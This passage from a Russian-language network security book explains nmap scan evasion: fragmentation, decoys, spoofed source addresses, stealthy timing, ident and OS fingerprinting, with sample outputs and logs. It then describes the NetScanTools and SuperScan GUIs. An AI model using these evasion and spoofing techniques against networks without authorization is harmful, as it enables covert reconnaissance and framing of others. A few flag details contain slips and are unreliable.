Фрагментация. Опция `-f` nmap, указывает на необходимость выполнения скрытого сканирования (`-sS`, `-sF`, `-sX` или `-sN`) с использованием фрагментированных IP-пактов, у которых разорваны TCP-заголовки. Идея состоит в предохранении таких «искаженных» TCP-пакетов с необычными флагами от блокировки брандмауэрами. Эта опция может привести к нарушению в работе некоторых систем и не может корректно работать на всех разновидностях Unix, поэтому применяйте ее осторожно.

Заманивание. Мы беседовали о том, как можно замаскировать сканирование портов, сохранив при этом возможность получения результатов сканирования (вместо того чтобы передавать их на наш неизвестный адрес). Мы также обсуждали, как это сложно сделать (в главах 1, 2 и на протяжении всей этой главы). Nmap дает возможность определить хост «ловушку», используя опцию `-D`. Идея состоит в определении нескольких «мистических жертв» — хостов в интернете — и задания их в разде-

ленном запятыми списке после флага `-D`. Nmap будет, как обычно, выполнять роль сканера порта, но при этом определяться среди замаскированных сканеров портов с IP-адресами – ловушками. Системный администратор увидит несколько различных сканеров портов, но только один из них будет настоящим.

Примечание. Опция `-S nmap` позволяет вам задать исходящий IP-адрес для ваших пакетов. Вы можете использовать это для создания впечатления, что сканирование производится с заданного вами адреса. Эта функция имеет смысл для хоста с несколькими адресами, но может быть использована для маскировки и создания общего беспорядка. Вы не сможете получить обратно результаты сканирования, но вы можете выставить кого-то, как вредителя. Но будьте осторожны, маскируясь под других людей. В случае если системы обнаружения вторжений или брандмауэры оснащены функциями против приманки, вы можете объявить о себе во всеуслышание, вместо того чтобы остаться незамеченным.

Рандомизация портов и хостов. Nmap по умолчанию перебирает заданные вами порты случайным образом. Вы можете выключить эту возможность, воспользовавшись флагом `-f`. Если вы задали список хостов для сканирования, то можете задать случайный порядок сканирования, используя флаг `-randomize_hosts`.

Расписание сканирования

Nmap использует опции планирования по времени, чтобы попытаться скрыть сканирование портов от брандмауэров и систем IDSs, которые используют основанные на временных параметрах алгоритмы обнаружения сканирования. Вдобавок, вы можете определить свою собственную политику планирования по времени, используя специальные флаги командной строки. В таблице 6-2 подробно описаны встроенные расписания и показано, как можно определить собственную политику сканирования. Вы можете использовать именованные политики маскировки с использованием флага `-T`. Команда `nmap -T Sneaky -sS 192.168.1.100 -p 1-100` позволяет сделать попытку избежать определения сканирования с использованием именованной политики *Sneaky* и метода сканирования SYN при сканировании первых ста портов на компьютере 192.168.1.100.

Для полной ясности, флаг `-scan_delay` определяет минимальный временной промежуток в миллисекундах, который следует выдерживать между попытками сканирования. Параметр `-host_timeout` определяет максимальную задержку по времени в миллисекундах при сканировании одного хоста таким образом, что вы можете прерваться через 5 минут, если сканирование порта занимает слишком много времени. Параметр `rtt_timeout` определяет, время ожидания ответа в миллисекундах.

Табл. 6-2. Опции расписания и политик сканирования Nmap

Наименование	Время между зондированиями	Время, потраченное на один хост	Тайм-аут на ответ о зондировании	Использование параллельных зондирований
Paranoid	5 минут	Без ограничений	5 минут	нет
Sneaky	15 секунд	Без ограничений	15 секунд	нет
Polite	0,4 секунд	Без ограничений	6 секунд (10 макс)	нет
Normal	нет	Без ограничений	6 секунд (10 макс)	нет
Aggressive	нет	5 минут	1 секунда (1,5 макс)	да
Insane	нет	75 секунд	0,3 секунд макс	да
	scan_delay	host_timeout	initial_rtt_timeout min_rtt_timeout max_rtt_timeout	max_parallelism

Nmap по умолчанию всегда ожидает ответа около 0.3 секунды (300 миллисекунд). Он запускается с начальным значением `rtt_timeout` (по умолчанию 6 секунд) и затем последовательно уменьшает или увеличивает значение в зависимости от предыдущих значений. Это позволяет оптимизировать производительность сканирования. Если хост отзывается быстро, то параметр `rtt_timeout` уменьшается. Если задержка слишком велика, `nmap` увеличивает параметр `rtt_timeout`. Но величина задержки по времени всегда остается в пределах между максимальным и минимальным значением. Малое значение параметра `rtt_timeout` увеличивает шансы ошибочного диагноза о состоянии порта для системы, которая реагирует не слишком быстро.

Параметр `-max_parallelism` определяет количество одновременно производимых попыток сканирования. Задание в качестве значения параметра 1 отключает параллельное выполнение сканирования. По умолчанию, `nmap` параллельно выполняет 36 попыток сканирования, если не задано иное значение. Вы можете задать для `nmap` существенно большее количество соединений для сканирования, используя параметр `-M`. В исходных кодах программы `nmap` задано предельное значение числа соединений 1025.

TCP Reverse Ident Scanning

Если на удаленном хосте, который вы сканируете, выполняется программа `identd`, которая по умолчанию прослушивает 113 порт, `nmap` попытается найти информацию о пользователях, выполняющих определенные процессы. `Identd` может сообщить вам такую информацию, позволив тем самым найти серверы, запущенные с полномочиями пользователя `root`. Переполнение буфера на уязвимой службе – достойная плата за запуск программы с такими полномочиями. Воспользуйтесь флагом `-I`, чтобы задействовать такой тип сканирования.

```
bash-2.04$ nmap -I 192.168.1.210
```

```
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
```

```
Interesting ports on (192.168.1.210):
```

```
(The 1535 ports scanned but not shown below are in state: closed)
```

Port	State	Service	Owner
21/tcp	open	ftp	root
22/tcp	open	ssh	root
23/tcp	open	telnet	root
80/tcp	open	http	nobody
111/tcp	open	sunrpc	bin
113/tcp	open	auth	nobody
512/tcp	open	exec	root
513/tcp	open	login	root
514/tcp	open	shell	root
884/tcp	open	unknown	root
889/tcp	open	unknown	root
1024/tcp	open	kdm	bjohnson
1032/tcp	open	iad3	bjohnson
6000/tcp	open	X11	root

```
Nmap run completed – 1 IP address (1 host up) scanned in 3 seconds
```

Мы обнаружили несколько сервисов, выполняющихся с полномочиями пользователя `root`, включая `ftp` и `telnet`. Далее мы можем соединиться напрямую с этими портами, чтобы определить версии соответствующего программного обеспечения и вновь проверить их с точки зрения известных прорех в безопасности. Уязвимые службы `FTP` и `Telnet` на этой машине дают взломщику возможность получить доступ к системе с полномочиями суперпользователя.

Примечание. Поскольку `nmap` должен установить соединение со службой `identd`, чтобы получить эту информацию, флаг `-I` невозможно использовать в режиме скрытого сканирования.

OS Fingerprinting

Одной из наиболее часто употребляемых возможностей, которые предоставляет nmap, является удаленная идентификация хоста. Nmap, просто осуществляя сканирование по сети, зачастую может сообщить вам, какая операционная система выполняется на хосте, а также дать некоторую информацию о номере версии и релиза. Как это делается? Если задан флаг `-O`, nmap использует несколько различных приемов для поиска некоторых характерных признаков в TCP/IP-пакетах, возвращаемых хостом. Посылая специально созданные TCP- и UDP-заголовки, nmap может получить некоторые сведения о том, как удаленный хост осуществляет взаимодействие по протоколу TCP/IP. Если затем проанализировать информацию, то ее можно сравнить с известными признаками, которые хранятся в файле `nmap-os-fingerprints`. Этот файл поддерживается разработчиками nmap. Если вы сканируете хост с известной операционной системой, используя флаг `-O`, и nmap не может ее распознать, то он выводит зашифрованный результат тестирования и сетевой адрес, чтобы можно было послать информацию разработчикам. Просто сбросьте информацию о тестировании и название операционной системы, и она будет включена в следующую версию nmap.

Флаг определения ОС также может обеспечить анализ TCP-пакетов с целью определения информации типа общей продолжительности работы системы с момента последней перезагрузки (используя отметку времени в TCP/IP) и предсказуемость последовательного номера. Предсказуемая последовательность номеров упрощает возможность имитации TCP-соединения посредством перехвата пакетов и угадывания последовательности номеров.

Дополнительную информацию об определении ОС при помощи nmap вы получите из примеров в конце этого раздела.

Сводная информация о параметрах командной строки

В нашей дискуссии об использовании nmap мы уже рассмотрели большое количество параметров командной строки. Коротко рассмотрим еще несколько параметров, о которых мы еще не упоминали. В списке ниже приводится информация об этих параметрах.

- **-P0 -PT -PS -PI -PB.** Перед тем как сканировать другие порты, протоколы nmap всегда пытаются осуществить проверку хоста с помощью команды Ping. Такое тестирование не занимает много времени для неработающих хостов. Но многие хосты и брандмауэры блокируют ICMP Ping-трафик, поэтому необходимо иметь возможность управления тем, какую политику тестирования использовать, чтобы определить статус хоста.
- **-P0** указывает на необходимость отменить использование Ping – использовать только слепое сканирование.

- **-PT** указывает на необходимость использования протокола TCP (с использованием telnet по 80 порту, если у вас нет полномочий суперпользователя или АСК-сканирования по 80 порту, если такие полномочия имеются). Задав число после параметра **-PT**, можно задать для сканирования номер порта, отличный от 80.
- **-PS** посылает SYN-пакеты (также в случае наличия полномочий суперпользователя).
- **-PI** определяет немедленное проведение тестирования ICMP Ping.
- **-PB** по умолчанию осуществляет попытку тестирования с использованием и ICMP и TCP Ping.
- **-v -d**. Параметр **-v** задает расширенный вывод, параметр **-d** добавляет отладочную информацию. Вы можете использовать оба параметра для получения расширенной и отладочной информации одновременно.
- **-oN -oM -oS <logfile>**. Для большинства программ при просмотре информации на экране и пересылке в файл вы можете использовать Unix-команду tee. Nmap предоставляет возможность ведения журнала сканирования:
 - **-oN** осуществляет запись в журнал всякий раз после появления ее на экране в удобном для чтения формате. Обычно используется при сканировании нескольких машин;
 - **-oM** осуществляет вывод в файл в машинно-читаемом формате (который может быть вновь интерпретирован с использованием nmap);
 - **-oS** выводит информацию в «script kiddie» виде – может быть неудобочитаем.
- **-resume logfile**. Если вы прервали сканирование, но при этом осуществляли запись в машинно-читаемый или удобный для чтения человеком формат, то можете продолжить сканирование, задав в качестве входного параметра журнал сканирования.
- **-iR -iL inputfile**. Используя параметр **-iR**, вы можете генерировать номера хостов для сканирования случайным образом (если это вам удобно), или считывать номера хостов из файла, содержащего имена хостов или IP-адреса, разделенные пробелом, табуляцией или идущие с новой строки.
- **-F**. Указывает nmap на необходимость сканирования только «известных» (описанных в файле nmap-services) портов. Без этого параметра nmap сканирует порты с номерами от 1 до 1024 и любые другие порты, которые включены в файл nmap-services (или в файле /etc/services). Если для сканирования протоколов используется параметр **-sO**, nmap вместо последовательного сканирования всех 256 протоколов использует встроенный файл протоколов (nmap-protocols).
- **-p ports**. Разумеется, если вы хотите указать конкретные порты для сканирования, то с помощью значения <ports> можно определить единственный порт, список портов, заданный через запятую, или интер-

вал портов, заданный через тире, или использовать любую из возможных комбинаций. Если этот параметр не определен, то осуществляется быстрое сканирование первых 1024 портов (см. описание параметра -F).

- **-e interface.** Для хоста с несколькими сетевыми адресами вы можете определить, какой из сетевых интерфейсов используется для связи. Обычно nmap самостоятельно обрабатывает такую ситуацию.
- **-g port.** Позволяет выбрать порт – источник, с которого будет осуществляться сканирование. Обычно эта возможность используется для скрытия сканирования от брандмауэров, которые разрешают входящий трафик от портов TCP/20 (предназначенного для данных ftp), TCP/80 (предназначенного для Web-трафика) или UDP/53 (предназначенного для работы DNS).

Nmapfe

Nmap поставляется с собственным графическим интерфейсом, который вы можете использовать под управлением X Window. Эта программа называется nmapfe. Ее внешний вид изображен на рисунке 6-1. Программа имеет много таких же как и nmap параметров, но использует экранные формы и меню для ввода информации от пользователя и сканирования конфигурации. Программа выглядит куда приятней и проще в использовании, но у нее по-прежнему остается много настроечных параметров, вводимых из командной строки.




Рис. 6-1. Nmap front end (Nmapfe)

Пример из жизни. Разметка сетей и возможных целей

Давайте посмотрим на некоторые примеры использования nmap и увидим, какие следы остаются в журналах одного из хостов (старая система Linux с IP-адресом 192.168.1.100). Мы начнем со сканирования Ping (опция -sP) всей сети 192.168.1.0. Мы можем обозначить эту цель несколькими способами в командной строке:

```
nmap -sP "192.168.1.*"  
nmap -sP 192.168.1.0/24  
nmap -sP 192.168.1.1-254
```

Последний метод позволяет нам пропустить сетевые адреса и адреса общего доступа подсети класса C. Это нормально, что Ping сканирует эти адреса, но их пропуск при сканировании порта бережет время.

```
bash-2.04$ nmap -sP 192.168.1.1-254
```

```
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
```

```
Host (192.168.1.1) appears to be up.  
Host (192.168.1.100) appears to be up.  
Host (192.168.1.101) appears to be up.  
Host (192.168.1.102) appears to be up.
```

```
Nmap run completed -- 254 IP addresses (4 hosts up) scanned in 2 seconds
```

Сейчас мы знаем, какие хосты ответили на Ping запрос. Но что, если некоторые хосты блокируют ICMP Pings? Если вы повторите запрос, по умолчанию nmap использует ICMP Ping и TCP Ping (ссылка на опцию -P). Итак, видимо, это полный список. Сейчас мы должны сфокусироваться на нашем реальном сканировании портов на этих четырех системах. Давайте попробуем запустить nmap безо всяких опций на этих четырех системах и посмотрим, что получится.

```
bash-2.04$ nmap 192.168.1.1,100-102
```

```
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
```

```
Interesting ports on (192.168.1.1):
```

```
(The 1548 ports scanned but not shown below are in state: closed)
```

Port	State	Service
80/tcp	open	http

```
Interesting ports on (192.168.1.100):
```

```
(The 1539 ports scanned but not shown below are in state: closed)
```

Port	State	Service
21/tcp	open	ftp
22/tcp	open	ssh

23/tcp	open	telnet
80/tcp	open	http
512/tcp	open	exec
513/tcp	open	login
514/tcp	open	shell
1024/tcp	open	kdm
1032/tcp	open	iad3
6000/tcp	open	X11

Interesting ports on (192.168.1.101):

(The 1547 ports scanned but not shown below are in state: closed)

Port	State	Service
139/tcp	open	netbios-ssn
641/tcp	open	unknown

Interesting ports on (192.168.1.102):

(The 1545 ports scanned but not shown below are in state: closed)

Port	State	Service
21/tcp	open	ftp
22/tcp	open	ssh
23/tcp	open	telnet
80/tcp	open	http

Nmap run completed — 4 IP addresses (4 hosts up) scanned in 17 seconds

Обратите внимание на синтаксис при спецификации цели. В отношении портов мы можем специфицировать IP-адреса с помощью комбинации разделенных запятой списков и диапазонов. Сейчас мы только что провели сканирование по умолчанию. Это значит, что сканировались только порты, которые указаны в служебном файле `nmap`, а также порты 1–1024. Использовались: обобщенный метод TCP `connect()` (возможно, самый громкий из возможных) и опция нормальной синхронизации (`Normal timing`). Давайте посмотрим, как теперь выглядит журнал Unix на 192.168.1.100.

```
Mar 15 20:25:33 originix in.telnetd[1653] : warning: can't get client
address: Connection reset by peer
Mar 15 20:25:33 originix in.telnetd[1653] : refused connect from unknown
Mar 15 20:25:34 originix in.rlogind[1655] : warning: can't get client
address: Connection reset by peer
Mar 15 20:25:34 originix in.rlogind[1655] : refused connect from unknown
Mar 15 20:25:34 originix in.ftpd[1656] : warning: can't get client address:
Connection reset by peer
Mar 15 20:25:34 originix in.ftpd[1656] : refused connect from unknown
Mar 15 20:25:34 originix in.rshd[1658] : warning: can't get client address:
Connection reset by peer
Mar 15 20:25:34 originix in.rshd[1658] : refused connect from unknown
```

```
Mar 15 20:25:34 originix in.rexecd[1657] : warning: can't get client address:
Connection reset by peer
Mar 15 20:25:34 originix in.rexecd[1657] : refused connect from unknown
```

Совершенно очевидно, что порты были просканированы, но эти службы не смогли определить IP-адрес клиента. Это потому, что nmap послал пакет сброса (RST) после завершения TCP вместо FIN. Некоторые службы в этом случае не смогут захватить IP-адрес сканера. Однако независимо от этого, у нас осталось множество свидетельств в журнале. Давайте прикинемся пользователем root и попробуем провести сканирование SYN с подлой политикой синхронизации. Это сканирование займет несколько больше времени, но не будет таким громким. Мы сделаем это только на 192.168.1.100, поэтому сможем просмотреть журналы. При проведении сканирования с тайными опциями синхронизации, хорошей идеей будет использовать признак `-v` или `-d`, чтобы можно было следить за тем, что происходит. Выходная информация будет слишком длинной, чтобы помещать ее здесь, но мы покажем командную строку.

```
# nmap -d -v -sS -T Sneaky -p 20-80 192.168.1.100
```

Проблема с тайным сканированием заключается в том, что оно занимает много времени. Поэтому мы хотим сократить диапазон портов. Даже 20-80 займет, по крайней мере, 15 секунд, умноженные на 61 порт. А это больше 15 минут! И это без учета 15-ти секундного времени ожидания ответов зондирования. Очевидно, тайное сканирование подойдет вам больше, если вы ищете конкретный порт среди целого ряда машин (вероятно, в надежде, что уязвимая служба работает за ней).

Хорошо то, что наши журналы на 192.168.1.100 не хранят никаких сведений. А 15-ти секундное время ожидания может быть достаточно длинным, чтобы предотвратить разоблачение нас через IDS.

Давайте посмотрим, как работает распознавание OS у nmap.

```
# nmap -O 192.168.1.1,100,101
```

```
Starting nmap V. 2.54BETA30 ( www.insecure.org/nmap/ )
```

```
Interesting ports on (192.168.1.1):
```

```
(The 1548 ports scanned but not shown below are in state: closed)
```

Port	State	Service
80/tcp	open	http

```
No exact OS matches for host (If you know what OS is running on it, see
http://www.insecure.org/cgi-bin/nmap-submit.cgi).
```

```
TCP/IP fingerprint:
```

```
SLInfo(V=2.54BETA30P=i386-unknown-freebsd4.3D=3/16%Time=3C9346F5%O=80%C=1)
```

```
TSeq(Class=TD%gcd=1A4%SI=0%IPID=Z%TS=U)
```

```
T1(Resp=Y%DF=N%W=400%ACK=S+++%Flags=AR%Ops=)
```

```
T2(Resp=Y%DF=N%W=400%ACK=S%Flags=AR%Ops=)
```

```
T3(Resp=Y%DF=N%W=400%ACK=S++%Flags=AR%Ops=)
T4(Resp=Y%DF=N%W=400%ACK=S%Flags=AR%Ops=)
T5(Resp=Y%DF=N%W=400%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=N%W=400%ACK=S%Flags=AR%Ops=)
T7(Resp=Y%DF=N%W=400%ACK=S++%Flags=AR%Ops=)
PU(Resp=N)
```

Interesting ports on (192.168.1.100):

(The 1540 ports scanned but not shown below are in state: closed)

Port	State	Service
21/tcp	open	ftp
22/tcp	open	ssh
23/tcp	open	telnet
80/tcp	open	http
512/tcp	open	exec
513/tcp	open	login
514/tcp	open	shell
1024/tcp	open	kdm
6000/tcp	open	X11

Remote operating system guess: Linux 2.1.19 - 2.2.17

Uptime 2.597 days (since Wed Mar 13 23:00:28 2002)

Interesting ports on (192.168.1.101):

(The 1547 ports scanned but not shown below are in state: closed)

Port	State	Service
139/tcp	open	netbios-ssn
641/tcp	open	unknown

Remote operating system guess: Windows 98 w/ Service Pack 1

Nmap run completed – 2 IP addresses (2 hosts up) scanned in 12 seconds

Nmap верно определил наши машины Linux и Windows. Он даже определил время безостановочной работы Linux. Тем не менее, у nmap были проблемы с нашим маршрутизатором Linksys. Мы сейчас можем послать этот отпечаток пальца разработчикам nmap, и этот Linksys будет узнаваемым в следующей версии nmap.

NetScanTools

NetScanTools – утилита сканирования с графическим интерфейсом (см. рис. 6-2). Представляет собой коммерческий продукт, но вы можете загрузить 30-дневную пробную версию по адресу <http://www.netscantools.com/>. Загружаемый файл для версии 4.22 составляет 1.5Мб. Профессиональную версию программы надо покупать.




Рис. 6-2. Окно NetScanTools

Реализация

NetScanTools представляет собой приятный графический интерфейс к большому количеству свободно-доступных утилит командной строки, которые были описаны в гл. 2: Ping, Traceroute, Finger, whois/fwhois и другие им подобные. Он также взаимодействует с несколькими вышедшими из употребления службами типа echo, daytime, quote и chargen, которые не слишком широко распространены в сети Internet. Многие из экранных закладок интерфейса NetScanTools, такие как TimeSync, Database Tests, WinSock Info, NetBios Info и IDENT Server, используются для просмотра информации или управления сервисами на хосте, где выполняется программа. Вдобавок, программа может запускать telnet-, FTP- и HTTP-приложения. Программа представляет собой централизованное средство для получения информации о сети и управления сканированием.

Три наиболее используемые возможности сосредоточены на закладках NetScanner, Port Probe и TCP Term. Зкладка NetScanner (см. рис. 6-3) может использоваться для сканирования интервала IP-адресов работающих хостов, аналогично запуску `nmmap -sP`. Введите начальное и конечное значения IP-адресов и нажмите кнопку Start. NetScan проведет тестирование заданных вами хостов с использованием Ping, DNS-

запросов и некоторых дополнительных whois-запросов. NetScan дает возможность сохранить полученную информацию в текстовый файл или обновить HOSTS-файл на вашей машине с использованием полученной информации.




Рис. 6-3. Закладка NetScan

Закладка Port Probe (см. рис. 6-4) представляет собой раздел NetScan для сканирования портов. Вы можете определить один хост или интервал хостов для сканирования, а также интервал портов и время сканирования. Результаты сканирования отображаются в виде дерева. Реагирующие порты помечены зеленым цветом, а зеленый символ «d» обозначает, что в процессе сканирования от порта удалось получить некоторые данные. Дважды щелкнув мышью на помеченном зеленым символом «d» порте, вы можете увидеть полученные данные. Эта информация получена с использованием перехвата заголовков и может быть использована для определения типа и версии сервисов, прослушивающих данный порт.

У NetScanTools нет широких возможностей сокрытия сканирования, но он позволяет сканировать интервалы IP-адресов и портов и управлять временными параметрами сканирования. Тем не менее, если мы посмотрим в системный журнал машины 192.168.1.100, то обнаружим, что эта программа куда более болтлива, чем nmap. Поскольку NetScan закрывает свои соединения с использованием запроса FIN вместо RST, в системном журнале можно зафиксировать IP-адрес сканера.




Рис. 6-4. Закладка Port Probe

```

Mar 15 21:31:18 originix in.ftpd[1794]: connect from 192.168.1.101
Mar 15 21:31:19 originix in.telnetd[1796]: connect from 192.168.1.101
Mar 15 21:31:23 originix sshd[1795]: Did not receive ident string from 192.168.1.101
Mar 15 21:31:24 originix telnetd[1796]: tloop: peer died: Invalid or incomplete
multibyte or wide character
Mar 15 21:31:24 originix ftpd[1794]: FTP session closed
Mar 15 21:32:27 originix in.rexecd[1797]: connect from 192.168.1.101
Mar 15 21:32:27 originix in.rexecd[1797]: connect from badman
Mar 15 21:32:27 originix in.rlogind[1798]: connect from 192.168.1.101
Mar 15 21:32:27 originix in.rshd[1799]: connect from 192.168.1.101
Mar 15 21:32:27 originix rshd[1799]: Connection from 192.168.1.101 on illegal port
Mar 15 21:32:34 originix rlogind[1798]: Connection from 192.168.1.101 on illegal port
Mar 15 21:32:34 originix rlogind[1798]: PAM pam_end: NULL pam handle passed

```

Закладка TCP Term (см. рис. 6-5) позволяет осуществить прямое соединение с заданным портом на заданном хосте и взаимодействовать с программой, прослушивающей этот порт. В предыдущих попытках сканирования от многих портов удалось получить данные (зеленый символ «d»), которые представляют нам информацию о сервисах, работающих на этих портах. Некоторые сервисы, такие как httpd (Web-сервер), могут вернуть данные только в ответ на посланный запрос. Функции, сосредоточенные на закладке, позволяют это сделать. Здесь мы посылаем Web-серверу, расположенному по адресу 192.168.1.100, команду GET / HTTP,

сопровождаемую двумя последовательными нажатиями клавиши ENTER, для получения от него некоторой информации. Мы можем определить тип Web-сервера (Apache), его версию (1.3.14 для Unix) и операционную систему, под управлением которой он работает (RedHat Linux).




Рис. 6-5. Закладка TCP Term

SuperScan

SuperScan представляет собой еще одно средство сканирования с графическим интерфейсом пользователя. В отличие от NetScanTools, это свободно распространяемая программа, и ее можно получить в Foundstone Security Consultants по адресу http://www.foundstone.com/knowledge/free_tools.html.

Реализация

Внешний вид пользовательского интерфейса SuperScan (см. рис. 6-6) похож на интерфейс закладки NetScanTools. У программы нет таких дополнительных возможностей, как у NetScanTools, и они ограничены установкой TCP-сеанса, но имеются основные средства, требующиеся для сканирования.

Поиск имен хостов. В этом сеансе вы можете осуществлять поиск имен хостов и IP-адресов. Также вы можете получить информацию о своей системе и имеющихся сетевых интерфейсах.

